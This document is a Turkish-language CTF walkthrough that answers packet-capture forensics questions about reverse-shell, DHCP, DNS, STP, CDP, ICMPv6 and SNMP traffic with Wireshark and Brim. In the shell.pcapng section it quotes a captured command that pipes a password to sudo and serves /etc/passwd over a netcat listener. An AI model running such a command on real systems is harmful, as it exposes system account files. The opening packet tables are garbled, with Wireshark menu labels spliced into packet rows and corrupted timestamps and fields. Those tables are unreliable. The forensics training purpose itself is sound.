23.677798956 192.168.2.244 192.168.2.5 TCP 1 Kopyala Ctrl+Alt+Shift+U val=Sval=295681851 TSecr=1903095158 39 23.682908812 192.168.2.5 192.168.2.244 TCP 1 DCCP Akışı Ctrl+Alt+Shift+E val=n67 TSecr=1903095164 TSecr=295681851</p> <p>me 4: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface ens3 Ethernet II, Src: VMware_89:f4:58 (00:0c:29:89:f4:58), Dst: VMware_82:f5:94 (00:0c:29:8 Internet Protocol Version 4, Src: 192.168.2.5, Dst: 192.168.2.244 Transmission Control Protocol, Src Port: 52242, Dst Port: 4444, Seq: 1, Ack: 1, Len: 82 (16 bytes)</p>					

shell.pcapng dosyamı wireshark'a yansittım arama kısmına tcp.stream eq 0 yazdım morla kaplı alanda harhangi bir ögenin üstüne gelip

sağ tık takip->tcp akışı dedim karşıma çıkan ibareler içerisinde cevabım *umR@Q%4V&RC

echo "*umR@Q%4V&RC" | sudo -S nc -nvlp 9999 </etc/passwd

Listening on [0.0.0.0] (family 0, port 9999)

O değilde ciddi ciddi buraya kadar dikkatle okuyan varmı aranızda? 😊

File shell.pcapng - What is the OS version of the target system?

Dosya shell.pcapng - Hedef sistemin OS versiyonu nedir?

3 0.000377190	192.168.2.5	192.168.2.244	TCP	66 52242 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1903071482 TSecr=295658173
4 0.038112407	192.168.2.5	192.168.2.244	TCP	82 52242 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=16 TSval=1903071520 TSecr=295658173
5 0.038321640	192.168.2.244	192.168.2.5	TCP	Paket(ler)İşaretle/İşaretini Kaldır Ctrl+M val=295658211 TSecr=1903071520
15 23.421270737	192.168.2.244	192.168.2.5	TCP	1 Paket(ler)Yoksay Ctrl+D val=1903094902 TSecr=295681594
16 23.42142428769	192.168.2.5	192.168.2.244	TCP	Zaman Referansını Ayıra/Ayarlamayı Kaldır Ctrl+T val=1903094902 TSecr=295681594
17 23.421700149	192.168.2.5	192.168.2.244	TCP	Zaman Kaydırması... Ctrl+Shift+T val=1903094903 TSecr=295681595
18 23.421770769	192.168.2.244	192.168.2.5	TCP	Paket Yorumları... Ctrl+Shift+T val=1903094903 TSecr=295681595
19 23.421783228	192.168.2.5	192.168.2.244	TCP	Cözümlenen Adı Düzenle Ctrl+Shift+T val=1903094903 TSecr=295681595
20 23.421823924	192.168.2.244	192.168.2.5	TCP	Filtre Olarak Uygula Ctrl+Shift+T val=1903094919 TSecr=295681595
21 23.438373893	192.168.2.5	192.168.2.244	TCP	Filtre Olarak Hazırla Ctrl+Shift+T val=1903094919 TSecr=295681612
22 23.438386959	192.168.2.244	192.168.2.5	TCP	Konuşma Filtresi Ctrl+Shift+T val=1903094919 TSecr=295681612
23 23.438646440	192.168.2.5	192.168.2.244	TCP	Konuşmayı Renklendir Ctrl+Shift+T val=1903094919 TSecr=295681612
24 23.438663821	192.168.2.244	192.168.2.5	TCP	Takip TCP Akışı Ctrl+Alt+Shift+T val=1903094919 TSecr=295681612
35 23.677435057	192.168.2.5	192.168.2.244	TCP	Kopyala UDP Akışı Ctrl+Alt+Shift+U val=1903094919 TSecr=295681612
36 23.677798956	192.168.2.244	192.168.2.5	TCP	SCTP Akışı Ctrl+Alt+Shift+E val=1903094919 TSecr=295681612
39 23.682980812	192.168.2.5	192.168.2.244	TCP	me 4: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface II, Src: VMware_89:4:58 (00:0c:29:89:f4:58), Dst: VMware_82:f5:1 Ethernet Protocol Version 4, Src: 192.168.2.5, Dst: 192.168.2.244 Transmission Control Protocol, Src Port: 52242, Dst Port: 4444, Seq: 1, Ack: 1 (16 bytes)

shell.pacpnd dosyamı wireshark'a yansittım arama kısmına tcp.stream eq 0 yazdım morla kaplı alanda harhangi bir ögenin üstüne gelip

sağ tık takip->tcp akışı dedim karyima çıkan ibareler içerisinde cevabımı görüyorum; bionic

Hit:1 <http://us.archive.ubuntu.com/ubuntu bionic InRelease>

Hit:2 <http://us.archive.ubuntu.com/ubuntu bionic-updates InRelease>

Hit:3 <http://us.archive.ubuntu.com/ubuntu bionic-backports InRelease>

Hit:4 <http://us.archive.ubuntu.com/ubuntu bionic-security InRelease>

File network.pcapng - What is the IPv6 NTP server IP?

File network.pcapng - IPv6 NTP server IP'si nedir?

No.	Time	Source	Destination	Protocol	Length	Info
2860 280.963130		fe80::214:69ff:fe9e:1141	ff02::66	HSRPv2	138	Hello (state Active)
2861 281.048401		fe80::21a:6cff:fea1:2b99	ff02::66	HSRPv2	138	Hello (state Speak)
2866 281.419209		fe80::214:69ff:fe9e:1141	ff02::9	RIPng	130	Command Response, Version 1
2881 283.144469		fe80::21a:6cff:fea1:2b99	ff02::9	RIPng	130	Command Response, Version 1
2890 283.779067		fe80::214:69ff:fe9e:1141	ff02::66	HSRPv2	138	Hello (state Active)
2891 284.040366		fe80::21a:6cff:fea1:2b99	ff02::66	HSRPv2	138	Hello (state Speak)
2906 285.653857		fe80::21e:7aff:fe79:3f11	ff02::9	RIPng	110	Command Response, Version 1
2907 285.654356		fe80::21e:7aff:fe79:3f11	ff02::9	RIPng	150	Command Response, Version 1
2917 286.259203		fe80::214:69ff:fe9e:1141	ff02::66	HSRPv2	138	Hello (state Active)
2918 286.367467	2003:51:6012:121::10		2003:51:6012:110::dcf7:123	NTP	114	NTP Version 4, client

network.pcapng' imi wireshark'a yansittım. Arama kısmına IPv6 NTP server IP sorduğu için ipv6.addr yazdım ve gelen kolonlarda soruda geçen ibareler ile aynı olmasın dikkat ettim.

Cevabım destination kolonunda; 2003:51:6012:110::dcf7:123

File network.pcapng - What is the first IP address that is requested by the DHCP client?

file network.pcapng - DHCP istemcisi tarafından request'lenen ilk IP adresi nedir?

The screenshot shows the Brim interface with a search filter applied: `_path=="dhcp"`. Two rows of DHCP traffic are highlighted. The first row has a timestamp of `2017-03-03T19:59:12.699` and the second has a timestamp of `2017-03-03T19:59:12.666`. A blue arrow points from the search bar to the first row. Another blue arrow points from the first row to the 'requested_addr' field in the 'Brim Log Detail' window, which displays the value `192.168.20.11`.

network.pcapng dosyamı brim üzerine yansittım ve CTF'de DHCP ile ilgili cevap istediği için arama kısmına `_path=="dhcp"` yazdım

gelen sonuç tablosundan altındaki kolono çift tıkladım ve cevabım; 192.168.20.11

File network.pcapng - What is the first authoritative name server for the domain that is being queried?

File network.pcapng - Sorgulanın alan için ilk domain sunucusu nedir?

The screenshot shows a list of DNS queries and responses in Wireshark. A pink highlight covers the first few entries, and a blue highlight covers the last few entries. A blue arrow points from the 'Info' column of the first entry to the right.

Source	Destination	Protocol	Length	Info
192.168.120.1	192.168.121.2	ICMP	64	Timestamp reply id=0x0002, seq=1/256, ttl=63
192.168.121.2	192.168.120.22	DNS	82	Standard query 0x4ca A blog.webernetz.net
192.168.120.22	192.168.121.2	DNS	152	Standard query response 0x4ca A blog.webernetz.net A 5.35.226.136 NS ns2.hans.hosteurope.de NS ns1.hans.hosteurope.de
192.168.121.2	192.168.121.254	UDP	98	64199 → 1967 Len=52
192.168.121.2	192.168.121.253	UDP	98	64091 → 1967 Len=52
192.168.121.254	192.168.121.2	UDP	70	1967 → 64199 Len=24
192.168.121.253	192.168.121.2	UDP	70	1967 → 64091 Len=24
2a01:488:42:1000:50ed:8588:8a1...	2003:51:6012:1211:2	ICMPv6	94	Echo (ping) reply id=0x2775, seq=1, hop limit=56 (request in 239)
192.168.121.2	192.168.121.254	UDP	78	64199 → 65335 Len=32
192.168.121.2	192.168.121.253	UDP	78	64091 → 65534 Len=32
192.168.121.254	192.168.121.2	UDP	78	65535 → 64199 Len=32
192.168.121.253	192.168.121.2	UDP	78	65534 → 64091 Len=32
192.168.121.2	192.168.120.1	ICMP	64	Timestamp request id=0x0003, seq=2/512, ttl=255
192.168.120.1	192.168.121.2	ICMP	64	Timestamp reply id=0x0003, seq=2/512, ttl=63
Cisco_ae31:99	PVST+	STP	68	RST, Root = 24576/10/00:21:1b:ae:31:80 Cost = 0 Port = 0x8048
Cisco_ae31:99	PVST+	STP	68	RST, Root = 24576/20/00:21:1b:ae:31:80 Cost = 0 Port = 0x8048
Cisco_a1:5a:9a	PVST+	STP	68	RST, Root = 32768/1/00:0a:8a:a1:5a:80 Cost = 0 Port = 0x8042
Cisco_a1:5a:9a	Spanning-tree-(for-bridges)_00	STP	53	RST, Root = 32768/1/00:0a:8a:a1:5a:80 Cost = 0 Port = 0x8042
Cisco_a1:5a:9a	PVST+	STP	64	RST, Root = 32768/2/00:0a:8a:a1:5a:80 Cost = 0 Port = 0x8042

network.pcapng dosyamı wireshark'a yansittım ve ctf'de n..... ibaresini kolonlar arasında aramaya başladım cevabım ns1 olarak karşıma çıktı.

File network.pcapng - What is the number of the first VLAN to have a topology change occur?

File network.pcapng - Topoloji değişikliği meydana gelen ilk VLAN'ın numarası nedir?

WIRESHARK

topology change ←

This is a static archive of our old Q&A Site. Please post any new questions and answers at ask.wireshark.org.

osqa-ask.wireshark.org/questions/34918/topology-change-inside-stp/

Topology Change inside STP

0 Hi,

★ I am seeing this messages across my network as per attach picture.

No.	Time	Source	Destination	Proto	Info
31 2.002	Cisco_96:24:6c	Spanning-tree-(for-bridges)_00		STP	Conf., Root = 32768/0/00:14:7c:b2:44:a8 Cost = 20 Port = 0x0000
31 1.992	Vlan_1002:24:6c	Spanning-tree-(for-bridges)_00		STP	Conf., Root = 32768/0/00:14:7c:b2:44:a8 Cost = 20 Port = 0x0000
40 2.002	Cisco_96:24:6c	Spanning-tree-(for-bridges)_00		STP	Conf., Root = 32768/0/00:14:7c:b2:44:a8 Cost = 20 Port = 0x0000
41 2.015	Cisco_96:24:6c	Spanning-tree-(for-bridges)_00		STP	Conf., Root = 32768/0/00:14:7c:b2:44:a8 Cost = 20 Port = 0x0000
42 2.025	Cisco_96:24:6c	Spanning-tree-(for-bridges)_00		STP	Conf., Root = 32768/0/00:14:7c:b2:44:a8 Cost = 20 Port = 0x0000
43 1.959	Cisco_96:24:6c	Spanning-tree-(for-bridges)_00		STP	Conf., Root = 32768/0/00:14:7c:b2:44:a8 Cost = 20 Port = 0x0000
44 1.997	Cisco_96:24:6c	Spanning-tree-(for-bridges)_00		STP	Conf., Root = 32768/0/00:14:7c:b2:44:a8 Cost = 20 Port = 0x0000
45 1.997	Cisco_96:24:6c	Spanning-tree-(for-bridges)_00		STP	Conf., TC + Root = 32768/0/00:14:7c:b2:44:a8 Cost = 20 Port = 0x0000
47 2.000	Cisco_96:24:6c	Spanning-tree-(for-bridges)_00		STP	Conf., TC + Root = 32768/0/00:14:7c:b2:44:a8 Cost = 20 Port = 0x0000
48 1.999	Cisco_96:24:6c	Spanning-tree-(for-bridges)_00		STP	Conf., TC + Root = 32768/0/00:14:7c:b2:44:a8 Cost = 20 Port = 0x0000
49 2.000	Cisco_96:24:6c	Spanning-tree-(for-bridges)_00		STP	Conf., TC + Root = 32768/0/00:14:7c:b2:44:a8 Cost = 20 Port = 0x0000
50 1.991	Cisco_96:24:6c	Spanning-tree-(for-bridges)_00		STP	Conf., TC + Root = 32768/0/00:14:7c:b2:44:a8 Cost = 20 Port = 0x0000
51 2.002	Cisco_96:24:6c	Spanning-tree-(for-bridges)_00		STP	Conf., TC + Root = 32768/0/00:14:7c:b2:44:a8 Cost = 20 Port = 0x0000

Frame 45: 66 bytes on wire (480 bits), 66 bytes captured (480 bits) on interface 6
Ethernet II, Src: Cisco_96:24:6c (00:22:60:0c:96:24), Dst: Cisco_96:24:6c (00:22:60:0c:96:24)
Logical Link Control
Spanning Tree Protocol
Protocol Identifier: Spanning Tree Protocol (0x00000006)
Protocol Version Identifier: Spanning Tree (6)
NPDU Type: Configuration (0x00)
TPDU Flags: 0x01 (Topology Change)
0... - Topology Change Acknowledgment: No
.... - Reserv.
Root Identifier: 32768 / 0 / 00:14:7c:b2:44:a8
Root Bridge Priority: 32768
Root Bridge System ID Extension: 6
Root Bridge System ID: 3com|b2:44:a8 (00:14:7c:b2:44:a8)
Root Path Cost: 20
Bridge Identifier: 32768 / 0 / 00:22:60:0c:96:75
Bridge Priority: 32768
Bridge System ID Extension: 6
Bridge System ID: Cisco_96:84:75 (00:22:60:0c:96:75)
Port Identifier: 0x0000d
Message Age: 5
Max Age: 20

Should I be worried of this topology changes `stp.flags.tc==1`? I also saw there is no `stop.flags.tack==0`

Or perhaps something misconfiguration on the STP?

Thanks.



stp.flags.tc==1

No.	Time	Source	Destination	Protocol	Length	Info
42	4.76281	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
43	4.76432	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
44	4.76530	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
45	4.766981	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
46	4.768483	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
47	4.769731	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
48	4.771231	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
49	4.772609	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
56	5.053035	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
66	6.042804	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
67	6.044932	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
68	6.046680	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
69	6.048930	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
71	6.053433	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
72	6.055431	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
73	6.057435	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
83	7.057089	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
95	8.046993	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC
96	8.048991	Cisco_a1:5a:9a	PVST+	STP	68	RST. TC

```

> Frame 42: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface unknown, id 0
> Ethernet II, Src: Cisco_a1:5a:9a (00:0a:8a:a1:5a:9a), Dst: PVST+ (01:00:0c:cc:cc:cd)
> 802.1Q Virtual LAN, PRI: 7, DEI: 0, ID: 20
> Logical-Link Control
> Spanning Tree Protocol

```

Soruyu tam olarak anlayamadığım için Wireshark ile alakalı soruların bulunduğu kısma CTF içerisinde bulunan topology kelimesini yazdım.

Sorular içerisinde gezerken şu cevaba rast geldim. <https://osqa-ask.wireshark.org/questions/34918/topology-change-inside-stp/>

Link içerisinde şu ibare geçmekte idi "stp.flags.tc==1" gittim wireshark üzerine network.pcapng dosyamı yansittım ve arama kısmına ibareyi yazdım.

Ve cevabım ID kısmında 20.

Ben hava alıp geliyorum.

File network.pcapng - What is the port for CDP for CCNP-LAB-S2?

File network.pcapng - CCNP-LAB-S2 için CDP port bağlantı noktası nedir?

cdp

No.	Time	Source	Destination	Protocol	Length	Info
133	11.088970	Cisco_a1:5a:9a	CDP/VT/P/DTP/PAgP/UDLD	CDP	498	Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
138	11.748317	Cisco_ae:31:99	CDP/VT/P/DTP/PAgP/UDLD	CDP	541	Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1
761	71.098782	Cisco_a1:5a:9a	CDP/VT/P/DTP/PAgP/UDLD	CDP	498	Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
771	71.752519	Cisco_ae:31:99	CDP/VT/P/DTP/PAgP/UDLD	CDP	541	Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1
1335	131.112111	Cisco_a1:5a:9a	CDP/VT/P/DTP/PAgP/UDLD	CDP	498	Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
1346	131.756713	Cisco_ae:31:99	CDP/VT/P/DTP/PAgP/UDLD	CDP	541	Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1
1921	191.121684	Cisco_a1:5a:9a	CDP/VT/P/DTP/PAgP/UDLD	CDP	498	Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
1935	191.761025	Cisco_ae:31:99	CDP/VT/P/DTP/PAgP/UDLD	CDP	541	Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1
2511	251.133254	Cisco_a1:5a:9a	CDP/VT/P/DTP/PAgP/UDLD	CDP	498	Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
2521	251.788355	Cisco_ae:31:99	CDP/VT/P/DTP/PAgP/UDLD	CDP	541	Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1
3282	311.149194	Cisco_a1:5a:9a	CDP/VT/P/DTP/PAgP/UDLD	CDP	498	Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
3304	311.786290	Cisco_ae:31:99	CDP/VT/P/DTP/PAgP/UDLD	CDP	541	Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1

network.pcapng dosyamı wireshark'a yansittım ve CTF'de benden CDP portunu istediği için arama kısmına CDP yazdım ve cevabım.

GigabitEthernet0/2

File network.pcapng - What is the IOS version running on CCNP-LAB-S2?

File network.pcapng - CCNP-LAB-S2'de çalışan IOS sürümü nedir?

No.	Date	Source	Destination	Protocol	Length	Info
133	11.08.8970	Cisco_a1:5a:9a		CDP/VTP/DTP/PAgP/UDLD	CDP	498 Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
138	11.74.8317	Cisco_ae:31:99		CDP/VTP/DTP/PAgP/UDLD	CDP	541 Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1
761	71.098782	Cisco_a1:5a:9a		CDP/VTP/DTP/PAgP/UDLD	CDP	498 Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
771	71.752519	Cisco_ae:31:99		CDP/VTP/DTP/PAgP/UDLD	CDP	541 Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1
1335	131.11.2111	Cisco_ae:31:99		CDP/VTP/DTP/PAgP/UDLD	CDP	498 Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
1346	131.75.6713	Cisco_ae:31:99		CDP/VTP/DTP/PAgP/UDLD	CDP	541 Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1
1921	191.12.1684	Cisco_a1:5a:9a		CDP/VTP/DTP/PAgP/UDLD	CDP	498 Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
1935	191.76.1025	Cisco_ae:31:99		CDP/VTP/DTP/PAgP/UDLD	CDP	541 Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1
2511	251.13.3254	Cisco_a1:5a:9a		CDP/VTP/DTP/PAgP/UDLD	CDP	498 Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
2521	251.78.8355	Cisco_ae:31:99		CDP/VTP/DTP/PAgP/UDLD	CDP	541 Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1
3282	311.14.9194	Cisco_a1:5a:9a		CDP/VTP/DTP/PAgP/UDLD	CDP	498 Device ID: CCNP-LAB-S2.webernetz.net Port ID: GigabitEthernet0/2
3304	311.78.6290	Cisco_ae:31:99		CDP/VTP/DTP/PAgP/UDLD	CDP	541 Device ID: CCNP-LAB-S1.webernetz.net Port ID: GigabitEthernet0/1


```
Type: 802.1Q Virtual LAN (0x8100)
> 802.1Q Virtual LAN, PRI: 7, DEI: 0, ID: 1
> Logical-Link Control
> Cisco Discovery Protocol
  Version: 2
    TTL: 180 seconds
    Checksum: 0xde38 [correct]
      [Checksum Status: Good]
  > Device ID: CCNP-LAB-S2.webernetz.net
  > Addresses
  > Port ID: GigabitEthernet0/2
  > Capabilities
  > Software Version
    Type: Software version (0x0005)
    Length: 276
    Software version: Cisco Internetwork Operating System Software
    Software version: IOS (tm) C2950 Software (C2950-I6K2L2Q4-M), Version 12.1(22)EA14, RELEASE SOFTWARE (fc1)
```

network.pcapng dosyamı wireshark üzerine yansittım ve arama kısmına cdp yazdım ilk satırı seçtim ve aşağı baktım. Cisco Discovery Protocol ibaresini seçtim. Sonra

Software Version ibaresini bectim cevabım karşısında: 12.1(22)EA14

File network.pcapng - How many router solicitations were sent?

File network.pcapng - Kaç tane router solicitation gönderildi?



router solicitation



This is a static archive of our old Q&A Site. Please post any new questions and answers at ask.wireshark.org.

I'm currently using Wireshark on a link between 2 routers in GNS3. One has an IPv6 statically configured address and is sending regular RA messages on the link. The other router has an interface configured with SLAAC, meaning it is waiting for a RA from the other router to auto-configure its IPv6 interface.

At bootup, I know the second router sends an RS to the first one since there's a 'debug ipv6 nd' on the latter. [I would like to upload a screenshot but apparently the permission is denied (errno 13)].

However no RS is shown in Wireshark, without any capture or display filter applied ...

actionmystique (22 Mar '13, 08:44)

OOPS, my mistake. There was an display filter applied.

However, icmpv6.type == 135 is Neighbor Solicitation, not Router Solicitation

icmpv6.type == 133 is correct.

Sorry!

actionmystique (22 Mar '13, 08:54)

Thanks @Graham, I corrected it :-)

SYN-bit ++ (22 Mar '13, 08:56)

It seems that 133 and 135 are easily confused today.

graham ✘ (22 Mar '13, 09:11)

- 0 I presume you're meaning a capture filter and that there no icmpv6 equivalent of `icmp[icmptype] == icmp-router-solicit`. This appears to be true, but is more an issue for the pcap and WinPCap folks rather than Wireshark.

You can use a display filter though `icmpv6.type == 133`

answered 22 Mar '13, 08:31

No.	Time	Source	Destination	Protocol	Length	Info
1187	114.992853	fe80::221:70ff:fee9:bb47	ff02::2	ICMPv6	66	Router Solicitation
1220	118.781064	fe80::221:70ff:fee9:bb47	ff02::2	ICMPv6	66	Router Solicitation
1267	122.778808	fe80::221:70ff:fee9:bb47	ff02::2	ICMPv6	66	Router Solicitation

network.pcapng dosyamı wireshark'a yansittım ve üst sorularda yaptığım gibi <https://osqa-ask.wireshark.org/> adresinde arama kısmında CTF içerisinde bulunan anahtar kelimeleri yazdım (router solicitation) konular arasında gezerken şu cevaba denk geldim

<https://osqa-ask.wireshark.org/questions/19753/ipv6-router-solicitation/>

az aşağıdaki cevaplarda `icmpv6.type == 133` ibaresini gördüm ve wireshark arama kısmına bu ibareyi yazınca sorumun cevabıda karşılıkçı:3 adet.

File network.pcapng - What is the management address of CCNP-LAB-S2?

File network.pcapng - CCNP-LAB-S2'nin yönetim adresi nedir?

cdp

No.	Time	Source	Destination	Protocol	Length	Info
133	11.088970	Cisco_a1:5a:9a	CDP/VTP/DTP/PAgP/UDLD	CDP	498	Device ID: CCNP-LAB-
138	11.748317	Cisco_ae:31:99	CDP/VTP/DTP/PAgP/UDLD	CDP	541	Device ID: CCNP-LAB-
761	71.098782	Cisco_a1:5a:9a	CDP/VTP/DTP/PAgP/UDLD	CDP	498	Device ID: CCNP-LAB-
771	71.752519	Cisco_ae:31:99	CDP/VTP/DTP/PAgP/UDLD	CDP	541	Device ID: CCNP-LAB-
1335	131.112111	Cisco_a1:5a:9a	CDP/VTP/DTP/PAgP/UDLD	CDP	498	Device ID: CCNP-LAB-
1346	131.756713	Cisco_ae:31:99	CDP/VTP/DTP/PAgP/UDLD	CDP	541	Device ID: CCNP-LAB-
1921	191.121684	Cisco_a1:5a:9a	CDP/VTP/DTP/PAgP/UDLD	CDP	498	Device ID: CCNP-LAB-
1935	191.761025	Cisco_ae:31:99	CDP/VTP/DTP/PAgP/UDLD	CDP	541	Device ID: CCNP-LAB-
2511	251.133254	Cisco_a1:5a:9a	CDP/VTP/DTP/PAgP/UDLD	CDP	498	Device ID: CCNP-LAB-
2521	251.788355	Cisco_ae:31:99	CDP/VTP/DTP/PAgP/UDLD	CDP	541	Device ID: CCNP-LAB-
3282	311.149194	Cisco_a1:5a:9a	CDP/VTP/DTP/PAgP/UDLD	CDP	498	Device ID: CCNP-LAB-
3304	311.786290	Cisco_ae:31:99	CDP/VTP/DTP/PAgP/UDLD	CDP	541	Device ID: CCNP-LAB-

<

- > Logical-Link Control
- └ Cisco Discovery Protocol
 - Version: 2
 - TTL: 180 seconds
 - Checksum: 0xde38 [correct]
 - [Checksum Status: Good]
 - > Device ID: CCNP-LAB-S2.webernetz.net
 - └ Addresses
 - Type: Addresses (0x0002)
 - Length: 17
 - Number of addresses: 1
 - IP address: 192.168.121.20

network.pcapng dosyamı wireshark'a yansittım ve CTF içerisinde geçen CCNP-LAB ibaresinin bir üst sorularda olduğu gibi CDP paketleri ile alakalı bir soru

olduğu mantığını yürüttüm. Arama kısmına cdp yazdım ve CCNP-LAB-S2 ibaresi geçen ilk kolondan bir satır seçtim. Adres sorduğu için alt kolonda yer alan kısımdan

Cisco Discovery Protocol -> Addresses kısmına gittim ve cevabım; 192.168.121.20

File network.pcapng - What is the interface being reported on in the first snmp query?

file network.pcapng - İlk snmp query'sinde raporlanan interface nedir?

Wireshark capture window showing SNMP traffic:

No.	Time	Source	Destination	Protocol	Length	Info
1911	190.880637	2003:51:6012:120::13	2003:51:6012:121::2	SNMP	177	get-request 1.3
1912	190.883637	2003:51:6012:121::2	2003:51:6012:120::13	SNMP	198	get-response 1.3
1913	190.888516	2003:51:6012:120::13	2003:51:6012:121::2	SNMP	177	get-request 1.3
1914	190.891389	2003:51:6012:121::2	2003:51:6012:120::13	SNMP	205	get-response 1.3
1915	190.894388	2003:51:6012:120::13	2003:51:6012:121::2	SNMP	177	get-request 1.3
1916	190.897641	2003:51:6012:121::2	2003:51:6012:120::13	SNMP	203	get-response 1.3
1917	190.899138	2003:51:6012:120::13	2003:51:6012:121::2	SNMP	177	get-request 1.3
1918	190.902389	2003:51:6012:121::2	2003:51:6012:120::13	SNMP	189	get-response 1.3
1919	190.903888	2003:51:6012:120::13	2003:51:6012:121::2	SNMP	175	get-request 1.3
1920	190.907142	2003:51:6012:121::2	2003:51:6012:120::13	SNMP	197	get-response 1.3

Selected packet details:

```

> Frame 1916: 203 bytes on wire (1624 bits), 203 bytes captured (1624 bits) on interface unknown, id 0
> Ethernet II, Src: Cisco_79:3f:11 (00:1e:7a:79:3f:11), Dst: Cisco_9e:11:41 (00:14:69:9e:11:41)
> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 121
> Internet Protocol Version 6, Src: 2003:51:6012:121::2, Dst: 2003:51:6012:120::13
> User Datagram Protocol, Src Port: 161, Dst Port: 58684
< Simple Network Management Protocol
  version: v2c (1)
  community: n5rADig314IqfioYBWw
  < data: get-response (2)
    < get-response
      request-id: 1980085752
      error-status: noError (0)
      error-index: 0
      < variable-bindings: 4 items
        < 1.3.6.1.2.1.31.1.1.1.10: "Fa0/1 10"
          Object Name: 1.3.6.1.2.1.31.1.1.1.1.10 (iso.3.6.1.2.1.31.1.1.1.1.10)


```

